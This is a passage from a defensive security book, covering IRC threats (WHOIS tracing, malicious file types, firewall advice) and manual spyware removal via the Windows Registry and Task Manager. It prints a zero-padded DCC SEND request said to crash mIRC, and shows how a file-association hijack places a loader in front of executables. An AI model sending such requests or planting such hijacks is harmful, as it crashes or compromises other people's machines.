   Record created on 10-Sep-1997.
   Database last updated on 28-Jun-2005 04:54:36 EDT.

   Domain servers in listed order:

   NS1.CONVERSENT.NET           216.41.101.15
   NS2.CONVERSENT.NET           216.41.101.17
```

In this case, to contact someone capable of helping us at the domain, we could e-mail customerservice@networksolutions.com, or call 1-888-642-9675. It is the responsibility of domain owners to keep this information accurate. If this information does not help you, you should look up the netblock owner instead:

```
[craig@server:~]$ host syngress.com
syngress.com has address 155.212.56.73
syngress.com mail is handled (pri=20) by spool.conversent.net
syngress.com mail is handled (pri=10) by mailhost.syngress.com
[craig@server:~]$ whois 155.212.56.73
Conversent Communications CONVERSENT-155 (NET-155-212-0-0-1)
                                155.212.0.0 - 155.212.255.255
Syngress Publishing OEMN-155-212-56-64 (NET-155-212-56-64-1)
                                155.212.56.64 - 155.212.56.79
```

From this netblock owner (OEMN-155-212-56-64) we can determine contact details. Usually these details are listed within the WHOIS data, which makes the information easy to obtain.

If you do not have access to a UNIX system, there are many online WHOIS utilities that can be accessed using a Web browser. One of these (possibly the most well-known) is www.whois.sc (the WHOIS Source) which is provided by Name Intelligence, Inc. This service is free, but if you make a lot of queries you may be required to register (registration is also free).

Tools & Traps…

Trusting WHOIS

The methods discussed for obtaining contact details can be used just as effectively against users sharing files via DCC. Usually, you will need to initiate a DCC send from them to obtain their IP addresses for this activity (see above). Please be aware, however, that *information gathered via WHOIS queries is only as honest as the person that submitted the information*. False information can be entered into the WHOIS fields and correct information can rapidly become out of date on the ever-changing landscape that is the Internet. If you are in doubt as to the trustworthiness or accuracy of the information you are given, seek the information of the next person or group in the chain, such as a user's ISP (Internet Service Provider) or hosting provider.


Transfer of Malicious Files

As IRC can be used to transfer files, it will probably not be any surprise to you that some of these files are intentionally malicious. From Trojans to viruses and joke programs, everything is out there and a lot of it is designed to do your network serious harm. Be on the lookout for executable files being transferred over IRC. As always, this is not as clear-cut as you would expect. For example, on the Windows platform (which is used by the majority of IRC users) there are several dozen types of executable files. These include:

- **Standard executables** These have the extension .exe, and contain directly executable code. These are difficult to audit.

- **Document files** Usually with the extensions .doc, .xls, or .mdb, these office files can contain viruses in the form of macros or even embedded executables and/or exploits.
- **Shortcuts** A shortcut can point at the command line interpreter, command.com or cmd.exe, and be given malicious parameters. They have the file extension .lnk.
- **URL shortcuts** These files (with the .url extension) can be made to point at malicious sites or local files.
- **INI files** Believe it or not, many clients such as mIRC use the .INI file type to contain their scripts. Such scripts can hold malicious code.
- **VBS files** These interpreted files can be executed by windows machines and can (in fact, usually do) contain malicious code.
- **BAT files** Batch files are an antique format, a throwback to the heady days of DOS (Disk Operating System), but they still have potential to wreak havoc. Any of these you receive over IRC are likely to contain malicious instructions.
- **SHS files** Once saved to disk on a normal Windows machine, these files will not show their file extensions, even if the file extensions are set to be displayed. They are equivalent to shortcuts and may (probably will) contain malicious instructions.
- **HLP files** These files contain Windows help data. They can also contain macros and native executable code.
- **CHM files** These next generation Windows help files are compiled and compressed HTML (Hypertext Markup Language). The compilation does not remove any of the nasty things you can hide within a HTML page.
- **HTM, HTML files** These pages can contain various exploits and scripts (such as JavaScript) that may do untold damage to your PC if they contain malicious data.
- **JPEG files** Believe it or not, recent Microsoft vulnerabilities in the JPEG code have resulted in the ability to manufacture JPEG images that can execute native code! So long as you keep your system updated, this should not affect you.
- **PLS files** These files are WinAmp (www.winamp.com) play lists. Several versions of WinAmp (a popular music player) have had vulnerabilities and these play list files can be malformed to execute native code and/or crash programs.

Figure 7.1 An Example Of A Malicious File Transfer



Notes From the Underground

Double Extensions

Be aware of double extensions. The double extension is a social engineering trick used to trick users into opening files they would otherwise ignore, for example a file called mypic.jpg.shs. As described above, the .shs part of the filename will be hidden from view, and the user will see mypic.jpg, and may access the file, hoping to see the picture contained within. Unfortunately, what awaits the user may be a less than pretty fate if they open this file.

How to Protect Against Malicious File Transfers

If you must allow file transfers (see the "Firewall/IDS information" section below for information on how to prevent them), make sure you always keep your antivirus software up to date. A good commercial antivirus solution such as Symantec Anti-Virus (or even a free solution such as AVG in a home user environment) will prevent the majority of IRC viruses from getting a foothold on your network.

What to Do if a Malicious File Infects Your Network

If you find that you have taken all possible precautions, but still a malicious file has infected your network, the most important thing to do is to not panic. Remain calm and cool, and follow the steps below:

- Immediately unplug the machine from the network. Do not rely on any software controls to disconnect the machine. Only a physical measure such as unplugging the machine can be guaranteed to stop the spread of a virus or stop remote control programs from receiving signals.
- Switch the machine into safe mode (or single user on UNIX) and attempt to clean the machine. You may wish to simply re-image the machine from a known clean source rather than risk further infection (in fact, this is highly recommended once you have ensured you have a current and reliable backup of the data on the machine).

Prevention of Malicious File Sends in the Client

There are many facilities for preventing the receipt of malicious files, but as these vary from client to client, we will focus only on the most popular Windows client, mIRC. The mIRC client has the ability to deny receives by extension and by nickname. By default it refuses most malicious file extensions (it implements a *white list* and only allows extensions that are on the white list). In its default configuration, mIRC is secure as long as no files you receive are designed to exploit bugs (for example malicious JPEGs designed to exploit recent Microsoft Windows vulnerabilities).

DCC Exploits

Recently there have been exploits within the most popular clients such as mIRC, that cause the clients to crash when sent certain DCC requests, as shown below:

```
PRIVMSG Receiver :DCC SEND crash.exe 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
```

By repeating the zeroes, a buffer within mIRC can be overflowed causing a crash. As always, the only way to prevent such attacks is to upgrade the software regularly.

Firewall/IDS Information

As with all modern Internet activities, IRC requires that you properly secure your system with a firewall, and optionally an IDS (intrusion detection system) program. Such programs have to be configured to accept IRC, as IRC has its many quirks and differences. The first of these is DCC.

If you wish to prevent users from sending files out over IRC, you should block DCC. DCC works by establishing an inbound connection, where the sender creates a listening socket and the receiver connects to that socket if he/she accepts that file. Therefore, blocking inbound connections prevents files being sent out. However, this will not stop receipt of files. The only safe and reliable way to block receipt of files is with ingress filtering (blocking outbound data). For use of IRC itself, the following firewall rules should be set:

- Outbound connections on port 6667.
- Optionally, outbound connections on other IRC daemon ports.

Usually it is required that IRC users run an ident daemon. IRC administrators use this daemon to identify users on multiuser systems. Although *largely deprecated* due to wide-scale use of single-user Windows machines, it is still widely used on IRC. If you do run an ident daemon, you should open port 113 for inbound connections at your gateway/firewall device. Most IRC clients that run on Windows (such as mIRC) come with a built-in ident server that serves requests for ident from IRC connections.

Port Scans

Whilst on IRC you will likely be subjected to a myriad of port scans (repeated TCP or UDP – User Datagram Protocol – probes designed to detect which daemons you are running). The large majority of these port scans will be harmless, and in fact, the majority of IRC networks will actually port scan you when you connect to them to detect open proxies. It is perfectly safe to block these port scans, but be aware that *adaptive* firewall technology such as that used by certain desktop products may accidentally block your access to the IRC server itself, so be sure to set the IRC server in your *trusted* list of sites.

IDS

IRC can pose a large risk of attack from third parties intent on breaking into machines just because they can. A good IDS utility, such as samhain (http://la-samhna.de/samhain/) can make the difference between total loss of data and an easy

recovery from an attack. IDS utilities such as these will notify you of changes to your files. Usually, when you receive an alert from such a utility, it is already too late and your system may already be compromised, so you should shut it down immediately. However, this extra time between the warning being sent and any real damage occurring gives you chance to mitigate the attack somewhat by disconnecting and quarantining the affected machine. Never ignore IDS warnings, via e-mail or otherwise. Instead, investigate the problem immediately and take action if any problems are found.

IRC causes no special problems to the operation of IDS and your IDS utilities require no special configuration. However, most people do not run IDS, and while on IRC you are encouraged to run such a utility.

Summary

In this chapter, we have introduced the basic concepts of IRC bots and malicious use of IRC, and how to prevent against it. We have discussed potential pitfalls that IRC users will encounter, such as viruses, worms, Trojans and DDoS bots, and how to be prepared for them.

We have also identified the difference between classic DDoS bots (such as Trin00) and IRC DDoS bots, which, while similar in malicious uses, function in a very different way by presenting an IRC-based front end to the attacker.

Solutions Fast Track

DDos Botnets Turned Bot-Armies

- ☑ On IRC, a large number of abusers are involved in a method of abuse known as *botnets*.
- ☑ Before infection, the bot program is configured to connect to a given IRC server. Many botnet masters will configure their bots to connect to a dynamic DNS so that if they are banned from an IRC network, they can change their own DNS to move their bots elsewhere quickly.
- ☑ At the point of infection and on startup, each infected machine will connect silently to the IRC server.
- ☑ The bots on the infected machines will then usually join an IRC channel (which is usually keyed or otherwise restricted) and await commands.
- ☑ To attack one or more hosts, the botnet master will join the channel where the bots are waiting, and after initially sending a password to the bots will in most cases issue commands to start an attack.

Information Leakage

- ☑ In most cases IRC is a plaintext, unencrypted protocol.
- ☑ Avoid giving away any personal details. Just because one of the fields in your IRC client is labelled **real name** this does not mean your real name should be placed in it.

- ☑ Where possible, make use of a *bnc* (a program designed to cloak your IRC identity) to hide your hostname/IP address from other users.
- ☑ Avoid visiting any URLs given to you on IRC. Even ones that look trustworthy could be designed to trick you into visiting them.

Copyright Infringement

- ☑ Most copyright infringement occurs over IRC through the DCC send protocol, but it can occur off-IRC using IRC as a discussion medium.
- ☑ The best way to prevent warez from entering your network is by filtering.
- ☑ WHOIS lookup tools can be an asset when determining contact details when dealing with copyright infringement and other cases of abuse.
- ☑ The DCC protocol provides information to the IRC server, which can be used to selectively filter files.

Malicious files being transferred

- ☑ Malicious files on IRC use a variety of different file extensions. They are not all executables.
- ☑ When a PC is infected with malicious software, remove it from the network/Internet immediately.
- ☑ Most IRC clients have built-in mechanisms to prevent the transfer of malicious files.
- ☑ The DCC protocol itself can be exploited if your client is not kept current.

Firewall/IDS Information

- ☑ If you wish to prevent users from sending files out over IRC, then you should block DCC. DCC works by establishing an inbound connection, where the sender creates a listening socket and the receiver connects to that socket if he/she accepts that file.
- ☑ The only safe and reliable way to block receipt of files is with ingress filtering (blocking outbound data).
- ☑ Usually, it is required that IRC users run an ident daemon. IRC administrators use this daemon to identify users on multiuser systems.

☑ While on IRC you will likely be subjected to a myriad of port scans (repeated TCP or UDP probes designed to detect what daemons you are running).

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q. Why are there RFC documents for IRC, but none listed for DCC?

A. This is because the DCC protocol was not officially submitted to the RFC editor. The unofficial protocol specifications for the DCC protocol may be found at www.irchelp.org/irchelp/rfc/dccspec.html.

Q. What should I do if I find IRC DDoS bots or similar tools on a compromised machine that I am responsible for?

A. You should treat this the same way you would treat a virus infection and remove the tools immediately to prevent them being used any further. Refer back to the "What to do if a malicious file infects your network" section for more information.

Q. Why don't the larger IRC networks such as IRCNet and Efnet filter the types of files being sent across their network?

A. This is for many reasons. The first and most important reason is that each server is a seperate entity, connected only by its TCP connections and only extremely loosely by online politics. This means that each server on the network would have its own opinions as to which file types and which names should be blocked. The IRC server software that these networks use is also incapable of blocking file transfers (they simply do not have the required feature set) and due to the massive number of clients upon these networks, there are valid concerns that such systems, while annoying many users, will actually increase processor load on servers to unacceptable levels.

Q. Given the choice of filtering at the server and filtering at the client, which should I choose?

A. This depends very much upon what you wish to filter and for what reasons. On IRC, most filtering is of malicious or illegal content, and wherever possible should be done at the server side. The main reasons for this are:

- Server-side filters cannot be overridden through user actions (accidentally or on purpose).
- Server-side filters can be updated and managed centrally to deal with new threats.
- Server-side filters are available no matter what client is in use by each user.

Chapter 8

Forensic Detection and Removal of Spyware

By Brian Baskin

Solutions in this chapter:

- **Manual Detection Techniques**
- **Detection and Removal Tools**
- **Enterprise Removal Tools**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

In many cases, the old adage of "an ounce of prevention is worth a pound of cure" is very true. Unfortunately, more often than not, spyware (and antivirus) definitions are a step behind when it comes to new attacks.

When this occurs, we often need to find other ways of detecting and removing these nuisances from our systems. There are two forms of spyware detection in these situations: manual and assisted. It's important to note that we used the word *assisted* and not *automated*. We need to be clear that even these tools need some knowledge and understanding when looking for spyware. In this chapter, we will discuss some of the manual methods for removing spyware as well as some tools we can use to *assist* us in this process.

Manual Detection Techniques

The Microsoft Windows operating system is easily the most popular operating system in use today, and it provides very efficient and streamlined access to data and applications. It is powerful enough to run mission-critical networks, but it is also user-friendly enough for home computer users. Striking a fine balance in terms of performance, convenience, and security is hard to accomplish, and unfortunately, sometimes in modern Windows operating systems security has taken a back seat to convenience and performance. In situations like these, gaps within the operating system's security model allow malicious applications and spyware to gain a foothold in the system and ultimately infect the entire computer. Due to the recent barrage of spyware attacks threatening servers and workstations, Microsoft has focused more on spyware protection in its Windows Vista and Windows Longhorn operating systems. Windows Vista, for instance, now includes Microsoft's Defender application to protect against spyware applications. However, since many existing computers are running on less secure Windows platforms, you must exercise proper care when remediating spyware and malicious applications. In this section, we will focus on a few of the locations in which spyware hides on modern Windows operating systems, such as Windows XP and Windows 2003, in an attempt to root spyware out of its hiding places.

Working with the Registry

Due to the vast size of the Windows Registry and the limited number of home computer users with adequate knowledge to search for and remove spyware data within it, many spyware and malicious applications use the Registry to store infor-

mation. This information may be data they collected from the computer, or simply values that allow them to remain operational. In this section, we will cover how to find and remove such data. Be warned, though, that the Registry is a critical portion of your computer's operating system. The addition, modification or deletion of data could severely impact the way your computer performs or operates. In extreme cases, it could cause the operating system to be rendered inoperable. Always double-check your actions and research your changes to ensure that they will not negatively impact your operations.

Registry Basics

The Windows Registry was originally designed as a central repository for all of the application-specific settings and configurations that were normally stored in separate .ini files. It also functions as a location to store critical Windows settings, such as the locations in which to find critical files. The advent of the Registry also introduced a great deal of confusion and frustration for computer operators, as now users could store a single operation in dozens of locations simultaneously in the Registry. You can access the Registry through the Registry Editor, which you execute by running **Regedit.exe** or **regedt32.exe**.

Registry keys are stored in five central categories, or subtrees:

- **HKEY_CLASSES_ROOT (HKCR)** Stores associations between file extensions and the programs that open them.
- **HKEY_CURRENT_USER (HKCU)** Stores the current user's software settings.
- **HKEY_LOCAL_MACHINE (HKLM)** Stores configuration settings for the computer.
- **HKEY_USERS (HKU)** Stores the software settings of all users on the computer.
- **HKEY_CURRENT_CONFIG (HKCC)** Stores information on the computer's current hardware profile.

Each subtree has an abbreviated name, as displayed in the preceding list, which we will use in this section. This abbreviated name is also an industry-standard name and is commonly used for brevity. Each subtree contains multiple keys, which are analogous to directories on a file system. Each key contains individual values, which store settings and information. For example, here is one key that we'll be looking at in this section:

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

Within this key are multiple values that correspond to each application that is to start automatically when Windows starts. Each value is associated with a data field. For example, in the preceding key there may be a value named *[Windows Defender]* with a data field pointing to the executable C:\Program Files\Windows Defender\MSASCui.exe. For standardization, we will refer to this data as *[KEY:VALUE] = "Data"*.

Of the five Registry subtrees, most are not tangibly real; they are merely pointers to data found deeper within other hives. The only subtrees that are real are HKLM and HKU. The HKCU subtree points to the current users' key in the HKU subtree; HKCR displays a combination of the values in [HKLM\SOFTWARE\Classes] and [HKCU\SOFTWARE\Classes]; and HCC just displays the information contained within [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current]. Therefore, when working with the Windows Registry, you should confine your searching and editing to just the HKLM and HKU subtrees to save time and effort.

To search for values within the Registry, simply choose **Edit | Find** from the Registry Editor program to display the **Search Dialog** window. Enter the keyword that you want to search for, and choose the areas in which you want to search: **Keys**, **Values**, and **Data**. Once you perform a search, the Registry Editor will display the first search result in the Registry Display window. You can then view or alter the data and proceed with finding more results. To locate the next search result either press **F3** or use your mouse to select **Edit | Find Next**. If the search query cannot be located, or there are no more results to display, a pop-up window will display, notifying you of this fact.

To add a new key or value, simply use the Explorer window within the Registry Editor to find the parent key in which you want to add new data. Select this parent key, and then choose **Edit | New** to display a list of items you can add: Key, String Value, Binary Value, DWORD Value, Multi-String Value, and Expandable String Value. By creating a new key, you are simply creating a new container in which to store values and data. The values themselves are of different data types:

- **String (REG_SZ)** A series of ASCII characters that can make up words, phrases, or directory locations.
- **Binary (REG_BINARY)** Contains binary information that is normally not displayable. It is shown in hexadecimal format.

- **DWORD (REG_DWORD)** A double word, or a 4-byte integer. It is used to store numbers and binary toggles (0 or 1).
- **Multi-String (REG_MULTI_SZ)** Stores multiple strings in the same value.
- **Expandable String (REG_EXPAND_SZ)** Stores strings with the ability to use system variables, such as *%PATH%* and *%SystemRoot%*.

HKEY_USERS

When viewing the available user accounts stored under HKEY_USERS, you will be presented with what seems like a random set of numbers and letters. There is actually a system to what these accounts represent:

- .**DEFAULT** The settings applied when no user is currently logged in, such as when the login screen is displayed.
- **S-1-5-18** The System profile, for when applications are run as the System user.
- **S-1-5-19** The Network Services profile, for when applications are run as the System user.
- **S-1-5-20** The Local Services profile, for when applications are run as the System user.
- **S-1-5-21-<SID>** The actual user accounts on the system, where *<SID>* refers to a security ID assigned to each user.

When viewing a list of user accounts in the HKU key, you can also determine the type of account by viewing the last set of numbers in the SID. If the value is 500, the account is the system administrator. A value of 501 refers to the system Guest account, and all values starting at 1000 are accounts added to the computer.

Start-Up Applications

For a malicious application or spyware program to retain a constant presence on an infected computer, the program must be running at all times. You can ensure that this occurs by configuring the program to execute automatically as soon as Windows starts. For a regular application to execute on startup, it must make an entry in one of a number of locations within the Windows Registry, or the operating system's Start menu. Finding an entry in the Start menu is relatively easy, as you can so through the file system rather than the Registry. Simply look in C:\Documents and

Settings\All Users\Start Menu\Programs\Startup for shortcuts to unknown applications. Then look in the same location under each user's profile in C:\Documents and Settings. Note, though, that a simple Registry setting may cause this location to change; we'll discuss this later in this section.

When an application registers itself to start automatically in the Registry, it does so in one of two ways: as a user-specific value, so the application starts only when a particular user logs in, or as a global value that will run no matter who is logged in. When setting itself to start when a particular user logs in, the application makes an entry under [HKCU\Software\Microsoft\Windows\CurrentVersion\] for the current user. Alternatively, it can scan each user account by looking in [HKU\S-1-5-21-<SID>\Software\Microsoft\Windows\CurrentVersion\], where *<SID>* corresponds to each user's security ID. Global entries exist in [HKLM\Software\Microsoft\Windows\CurrentVersion\].

Under the *CurrentVersion* key will be a number of keys that begin with the word *Run*. These keys allow applications to begin when that profile is loaded, such as when the computer is turned on. Here are the keys to check:

- **Run** Specifies the application to be run every time the computer starts.
- **RunOnce** Specifies the applications to be run the next time the computer starts. After the applications have run, they will be removed from this list.
- **RunServices** Specifies system services that are to be run every time the computer starts.
- **RunServicesOnce** Specifies system services to be run the next time the computer starts, mirroring the same function as RunOnce.

Most applications simply use the Run key to store filenames to be executed at startup. RunOnce is normally used for applications that need to perform one-time tasks that couldn't be performed while the system is running, such as hard-drive checking and some spyware scanning. These entries will be stored with a value field containing the name of the application, and the data field containing the path to the executable, along with any command-line switches required to run it. For example, the Liewar Trojan will place entries in HKLM's Run key for the following, using slightly misspelled variations of popular Windows system files:

[Microsoft Management Console] = "C:\Windows\System32\lssas.exe" and [Games Acceleration] = "C:\Windows\System32\svshost.exe"

You should review all entries in these keys closely to determine their authenticity.

Earlier we mentioned how a computer could just automatically start up programs by looking within the All Users profile on the disk drive, in the Documents and Settings directory. By default, automatic-start shortcuts are placed within the Start Menu\Programs\Startup folder under this profile and are applied to every user account that logs in. You can alter this easily by modifying the following Registry key:

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders:Common Startup]

By default, this points to %ALLUSERSPROFILE%\Start Menu\Programs\Startup, but you can change this to any directory on the system. Theoretically, a malicious application can create an innocent-looking directory, such as C:\Program Files\Common Files\Microsoft, and set the *[Common Startup]* value to this directory. It can then copy all of the existing shortcuts here, to retain normal functionality, but also can create a new shortcut to itself. Typical power users would not even think to look for such a directory, and will find only the default Startup folder, which would look normal.

Once you have determined all of the applications that are set to automatically load at startup, you must begin researching the relevance of each executable. For easier research, refer to the Startup Applications List, hosted at www.sysinfo.org/startuplist.php. This site logs more than 10,000 programs known to automatically start with Windows. Each process is categorized by its malicious intent. Filenames with a status code of X are deemed to be malicious and you should remove them from the computer.

File Association Hijacking

One particularly nasty trick that some malicious applications and spyware code perform is to hide by hijacking a common file extension in your Registry. As the Registry handles file associations, a program can easily alter the Registry to make itself the sole program the system uses to open particular files. For a spyware application to ensure that it can run continually, it has the ability to take over the association for even executable files, with an extension of .exe. The malicious application itself will be loaded into memory, but will be coded to also execute the requested file, masking its presence. All of the file associations are stored in the Registry under the [HKLM\Software\Classes] key. The extension keys will generally be in the format of <ext>file or <ext>_auto_file—for instance, [exefile] and [MKV_auto_file]. Keys are made with auto_file when a user opens an extension that the system does not know and chooses an application with which to open the extension.

Each extension key contains a subset of keys that control its operation. The parameters that define how the file should run are located under [Shell\Open\Command:(Default)]—for instance, [HKLM\Software\Classes\exefile\Shell\Open\Command:(Default)]. By default, executable files will have a data field of "%1" %*, where %1 represents the name of the file executed and %* represents all of the command-line arguments passed with it. You can change this entry by simply adding a malicious application in front of "%1" %*, such as C:\windows\loader.exe "%1" %*. You can test this ability yourself by having Notepad.exe open all batch files (those with a .bat extension), which will cause Notepad to display the file when you attempt to run a batch program. Here are some commonly altered keys and their default values:

[HKLM\Software\Classes\exefile\Shell\Open\Command:(Default)] = ""%1" %*"

[HKLM\Software\Classes\comfile\Shell\Open\Command:(Default)] = ""%1" %*"

[HKLM\Software\Classes\batfile\Shell\Open\Command:(Default)] = ""%1" %*"

[HKLM\Software\Classes\piffile\Shell\Open\Command:(Default)] = ""%1" %*"


[HKLM\SOFTWARE\Classes\txtfile\Shell\Open\Command:(Default)] = "%SystemRoot%\system32\NOTEPAD.EXE %1"

Detecting Unknown Processes

Although you can locate many spyware applications by finding traces of their presence within the Windows Registry, you can find many others by simply spotting them as they are running. This is easy to do within Windows XP and Windows 2000/2003: Simply run the Windows Task Manager. You can display the Task Manager via a handful of methods. You can right-click on the task bar at the bottom of your display and choose **Task Manager**; you can press and hold **Ctrl-Alt-Del** to bring up either the Task Manager or a window from which you can select the Task Manager; or you can use the trusty keyboard shortcut of **Ctrl-Shift-Esc**. Whatever method you choose, the Task Manager window will display on your screen. You should notice five tabs located at the top of the window: Applications, Processes, Performance, Networking, and Users. Although the Applications tab will seem like the logical place to look for running programs, it will display only visible programs

that are also shown on the Windows task bar. Instead, select the Processes tab to display a list of all running processes on your computer system, as shown in Figure 8.1.

Figure 8.1 Displaying Processes through the Windows Task Manager



The Processes tab will display the executable names of every process currently running on the computer. By default, a small number of fields will appear for each process running, and they will give you the ability to sort data based on many different sets of data. When you click the field header, the list of processes will be sorted based on that value. Clicking the header again will sort the list of processes the operation direction. Although the default fields are decent for most users, you can add more to the display by selecting **View | Select Columns**. From this menu, you will have a wide variety of details to show. Here are some of the more critical ones:

- **CPU Usage** Displays the amount of total CPU usage that this process is accounting for as a percentage.
- **CPU Time** Displays the duration of time in which it received attention from the CPU, in hh:mm:ss format.
- **Memory Usage** Displays the amount of memory (RAM) the process is currently allocating.

- **USER Objects** Displays the number of user interface objects the process loaded.
- **User Name** Displays the username used to execute the process.

Using this small number of fields, we can determine quite a bit from the running processes. For the most part, many processes will have a very low CPU Usage number, though this depends on the hardware in your computer system. Well-designed applications can run efficiently using a very small percentage of overall CPU power. However, spyware and malware applications are generally not very well designed; most are written very quickly and have not been optimized. At times, these processes may suddenly start using a decent chunk of the CPU's capabilities, and then drop down to a small percentage. Monitoring the CPU Usage field is a good way to determine what applications are actually performing operations at that time, and which are merely sitting and waiting for input.

The CPU Time field will display the length of time in which the CPU has been processing an application. This is not a counter of how long an application has been running, though. Most applications that have a very low CPU usage rating will have their CPU Time field increment only one second in minutes of real time. It may take hours of operations before a process shows even one minute of CPU time. As most computer systems are virtually always sitting idle, you can use the System Idle Process as a general estimate for the computer's up time, and as a value to which to compare other processes. You can use the CPU Time field to gauge an application's usage over long periods of time, which is especially useful for detecting applications that become active only during off-peak times when you would not notice a spike in their CPU usage.

While the Memory Usage field is self-explanatory, the USER Objects field is a curious item. The value in this field represents the total number of objects that the application is using to interface with a user. This could include monitoring the keyboard and mouse, displaying a window, and displaying a System Tray icon. By monitoring this value, you can determine whether a process is part of an actual user application or is a service that runs in the background, though there is no hard and fast rule for determining this. For example, on one machine Microsoft Word uses 81 user objects, Mozilla Firefox uses 63, and Apple iTunes 48. However, Privoxy, a background service that acts as an Internet proxy that has very little user interaction, uses 29 user objects. Many spyware and malicious applications will be written to support little to no user interaction at all; they simply run as a process in the background, collecting information from your hard drive and transmitting it over the Internet.

Even when researching all of these values, perhaps the easiest and most useful field to check is simply the process filename. The value in this field will display the actual

executable's filename as it exists on the hard drive, but without the directory path. With experience, you will come to recognize most of the default process names that exist on nearly every Windows box, such as lsass.exe, alg.exe, and cisvc.exe. However, many malicious applications will also name themselves after standard system executables and will exist within a different directory. Windows allows multiple processes with the same filename to run, which is commonly seen with the file svchost.exe. In cases like that, it is important to check the username under which the process was run, as many system applications, such as svchost.exe, do not run under normal user accounts. For the filenames that you do not know, online references are available for determining the actual application the process name is powering.

Notes from the Underground


The Unkillable Processes

Due to a security design flaw in the Windows Task Manager, there are a number of executable filenames that you will not be able to terminate. These filenames are hard-coded into the Task Manager itself, and are names that many viruses and spyware use to run their processes. You will need to use a third-party process utility, such as Sysinternals' Process Explorer or the Itty Bitty Process Manager, to terminate these malicious threads. Some protected filenames are csrss.exe, lsass.exe, mstask.exe, smss.exe, and spoolsv.exe. You can find a list of protected filenames at http://support.microsoft.com/?kbid=263201.

Researching Unknown Processes

When discovering unknown executable processes, many users refer to a typical Web search engine to find more information on a filename. However, a variety of sites are available that contain vast databases of filenames and their associated applications. One such site is ProcessLibrary.com, where you can submit a process filename and receive a detailed explanation of the file and its functions. Upon submitting an executable file to www.processlibrary.com, you will receive a screen displaying information about the file, as shown in Figure 8.2. The site displays useful information for a large number of executable names for free, though the display is intermixed with advertisements for WinTasks 5 Pro, a commercial application that automates many of these functions.

Figure 8.2 Researching Processes through ProcessLibrary.com



The information on the site is broken down into a few key sections. The first section of data includes the process file and process name. The file should be the same file you searched on, though you should verify this. Sometimes when searching for a .exe file a result for .com will display instead. The process name is the name associated with that particular executable file.

The site will then display a basic description of the process and its function. The description will notify you if the process is part of a larger application, and what it specifically performs. For example, when performing a search on nbj.exe, the site will show the following:

"nbj.exe is a process belonging to Nero Back It Up which schedules selected backups. Terminating may compromise the backup regime."

